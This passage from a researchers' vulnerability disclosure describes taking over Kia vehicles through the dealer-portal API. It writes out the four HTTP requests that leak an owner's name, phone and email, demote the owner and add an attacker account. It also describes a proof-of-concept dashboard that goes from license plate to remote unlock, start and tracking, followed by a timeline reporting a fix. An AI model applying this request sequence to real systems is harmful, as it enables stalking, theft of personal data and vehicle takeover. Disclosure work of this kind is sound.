  i && (i.hasOwnProperty("body") && "0" == i.body.status.statusCode ? this.processDvlData(i.body) : "1003" == i.body
  })
}
```

To test if we could access any of these endpoints, we formed the HTTP request to the dealer APIGW endpoint with our own dealer token (Appid header) and the VIN of a vehicle that we owned.

Attempted HTTP Request to Search VIN using Kia Dealer APIGW Endpoint

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Httpmethod: POST

Apiurl: /dec/dlr/dvl

```
{
  "vin": "1HGBH41JXMN109186"
}
```

HTTP Response

HTTP/1.1 401 Unauthorized
Content-type: application/json

```
{
  "status": {
    "statusCode": 1,
    "errorType": 1,
    "errorCode": 1003,
    "errorMessage": "Session Key is either invalid or expired"
  }
}
```

Nope. It did not seem like the dealer endpoints wanted to work with the access token that was given to us via email when purchasing a new car.

We thought back to the original `owners.kia.com` website and then wondered: what if there was a way to just register as a dealer, generate an access token, then use that access token here? The `kiaconnect.kdealer.com` website seemed to have the same API format, so maybe we could just copy the format, register an account, and login?

POST /apps/services/kdealer/apigwServlet.html HTTP/1.1
Host: kiaconnect.kdealer.com
Httpmethod: POST
Apiurl: /prof/registerUser

```
{
  "userCredential": {
    "firstName": "Sam",
    "lastName": "Curry",
    "userId": "normal.user@gmail.com",
    "password": "FakePass123!",
    "acceptedTerms": 1
  }
}
```

It returned 200 OK! It seemed that we could register on the Kia Dealer website using the same HTTP request to register on the Kia Owners website. We quickly tried to login and generate an access token:

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Httpmethod: POST

Apiurl: /prof/authUser

```
{
  "userCredential": {
    "userId": "normal.user@gmail.com",
    "password": "FakePass123!"
  }
}
```

The login was valid, the server returned an HTTP response with a session cookie.

HTTP/1.1 200 OK

Sid: 123e4567-e89b-12d3-a456-426614174000

We sent our generated access token to the previously unauthorized dealer APIGW endpoint to search a VIN.

HTTP Request to Search VIN using Kia Dealer APIGW Endpoint (with “dda” access token)

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Appid: 123e4567-e89b-12d3-a456-426614174000

Apiurl: /dec/dlr/dvl

```
{
  "vin": "1HGBH41JXMN109186"
}
```

HTTP Response

HTTP/1.1 200 OK


Content-type: application/json

```
{
  "payload": {
    "billingSubscriptionSupported": 1,
    "digitalKeySupported": 0,
    "generation": "3",
    "profiles": [
      {
        "address": {},
        "billSubscriptionStatus": 1,
        "digitalKeyStatus": 0,
        "email": "victim@gmail.com",
        "enrollmentReqStatus": 1,
        "enrollmentStatus": 1,
        "firstName": "yeet",
        "lastName": "yeet",
        "loginId": "victim@gmail.com",
        "phone": "4027181388",
        "phoneType": 3,
        "wifiHotspotStatus": 0
      }
    ],
    "vinAddedToAccount": 1,
    "wifiHotspotSupported": 1
  }
}
```

After registering and authenticating to a dealer account, we were able to generate a valid access token that could be used to call the backend dealer APIs! The HTTP response contained the vehicle owner's name, phone number, and email address. We were able to authenticate into the dealer portal using our normal app credentials and the modified channel header. This meant that we could likely hit all other dealer endpoints.

Taking Over Vehicles

After sifting through the JavaScript for a few hours, we finally learned how the enrollment, unenrollment, and vehicle modification endpoints worked. The following four HTTP requests could be sent in order to gain access to a victim's vehicle.



Full high level attack flow

(1) Generate the Dealer Token and retrieve the "token" header from the HTTP Response

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Httpmethod: POST

Apiurl: /prof/authUser

```
{
  "userCredential": {
    "userId": "normal.kia.user@gmail.com",
    "password": "Fakepass123!"
  }
}
```

- Using the dealer account we created, we'll auth through the `/prof/authUser` endpoint to obtain a session token.

(2) Fetch Victim's Email Address and Phone Number

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Httpmethod: POST

Apiurl: /dec/dlr/dvl

Appid: 123e4567-e89b-12d3-a456-426614174000

```
{  
  "vin": "VIN"  
}
```

- With the added session token header, we are able to access all dealer endpoints on the `kiaconnect.kdealer.com` website and can retrieve the victim's name, phone number, and email.

(3) Modify Owner's Previous Access using Leaked Email Address and VIN number

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Httpmethod: POST

Apiurl: /dec/dlr/rvp

Appid: 123e4567-e89b-12d3-a456-426614174000

```
{  
  "vin": "VIN",  
  "loginId": "victim_email_leaked@gmail.com",  
  "dealerCode": "eDelivery"  
}
```

- We send this request to demote the owner of the vehicle so that we can add ourselves as the primary account holders. We must send the victim's email here, which we obtained in step two.

(4) Add Attacker to Victim Vehicle

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

Httpmethod: POST

Apiurl: /ownr/dicve

Appid: 123e4567-e89b-12d3-a456-426614174000

```
{  
  "vin": "5XYRK4LFXMG016215",  
  "loginId": "attacker@gmail.com"  
}
```

- Finally, we'll assign our attacker-controlled email as the primary owner of the vehicle. This will allow us to send arbitrary commands to the vehicle.

The above four HTTP requests could be used to send commands to pretty much any Kia vehicle made after 2013 (see "Vehicles Affected" table for specifics) using only the license plate.

From the victim's side, there was no notification that their vehicle had been accessed nor their access permissions modified. An attacker could resolve someone's license plate, enter their VIN through the API, then track them passively and send active commands like unlock, start, or honk.

The impact here was really obvious to us and we reported it to Kia immediately, but while they were working on a fix we decided to build a proof of concept dashboard that better demonstrated the impact of this vulnerability.

Creating License Plate Takeover Proof of Concept

The goal of our proof of concept UI was to simply have a dashboard where an attacker could (1) type in the license plate of a Kia vehicle, (2) retrieve the owner's PII, then (3) execute commands on the vehicle.

Because we were adding the victims' vehicle to our attacker controlled account, we decided to build the proof of concept to have an "exploit" and "garage" page. The exploit page would be used to actually take over the vehicles, then the garage page would be used to issue commands and locate the vehicles.

It worked via the following:

- The **License Plate to VIN** form uses a third-party API to convert license plate number to VIN
- The **Takeover** button would do the 4-step process to takeover a victim's vehicle using the retrieved VIN from the license plate number, by (1) generating a dealer token via the login form, (2) retrieving the email/phone number from the victim's account, (3) demoting the account owner to an account holder, (4) adding ourselves as the primary account holder.
- The **Fetch Owner** button would passively tell us the name, email, and phone number of the victim
- The **Garage** tab would allow us to list and execute commands on compromised vehicles

After building this tool, we recorded a proof of concept using a locked rental Kia. This video included at the start of the blog shows us taking over a vehicle using our phone, then being able to remotely lock/unlock, start/stop, honk, and locate the vehicle.

The screenshot shows the KIAtool web interface. At the top left is the KIAtool logo. To its right are navigation buttons: Home, Garage, Refresh Token, Edit Credentials, and a star icon. The main content area is divided into two columns. The left column is titled 'VIN Retriever' and contains a 'License Plate' input field with 'ABC123', a 'State (2-char abbreviation)' input field with 'NE', and a 'Fetch VIN' button. The right column is titled 'Exploit' and contains a 'VIN' section with a 'Victim VIN Number' input field, an 'Attacker's Email' input field with 'kia.access.test@gmail.com', and two buttons: 'Fetch Owner' and 'Takeover'. Below these columns is a large terminal window with a black background and white text. The text reads: 'Welcome to KIAtool! This tool was made to demonstrate vulnerabilities in Kia vehicles. This tool is LIVE. Please ensure you are testing on AUTHORIZED vehicles and accounts.' At the bottom of the terminal window is a 'Clear Logs' button.

Hacking a car using just the license plate

The screenshot shows the KIAtool web interface. At the top left is the KIAtool logo. To its right are navigation buttons: Home, Garage, Refresh Token, Edit Credentials, and a star icon. The main content area is divided into two columns. The left column is titled 'Manage Vehicles' and contains two buttons: 'Retrieve Vehicles' and 'Clear Vehicles'. Below these buttons is a table with three columns: 'VIN', 'Model', and 'Tools'. The table is currently empty. The right column is a large terminal window with a black background and white text. The text reads: 'Loading vehicles from garage of kia.access.test@gmail.com...'

Executing commands on the compromised vehicle

Conclusion

Cars will continue to have vulnerabilities, because in the same way that Meta could introduce a code change which would allow someone to takeover your Facebook account, car manufacturers could do the same for your vehicle.

Thanks for reading!

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- 06/07/24 04:40 PM UTC - Inquiry sent to Kia team on correct place to report vulnerabilities
- 06/10/24 01:21 PM UTC - Response by Kia Team
- 06/11/24 10:41 PM UTC - Report sent to Kia
- 06/12/24 06:20 PM UTC - Email to bump ticket due to criticality
- 06/14/24 06:00 PM UTC - Response from Kia team that they were investigating
- 06/18/24 04:41 PM UTC - Email to bump ticket due to criticality, added screenshots of tool
- 06/20/24 02:54 AM UTC - Email to bump ticket, included screenshot of license plate to access tool
- 08/12/24 12:30 PM UTC - Email to bump ticket, asking for update
- 08/14/24 05:41 PM UTC - Response from Kia team indicating they had remediated the vulnerability and were performing testing
- 09/26/24 08:15 AM UTC - Disclosed vulnerability publicly after validating it had been remediated

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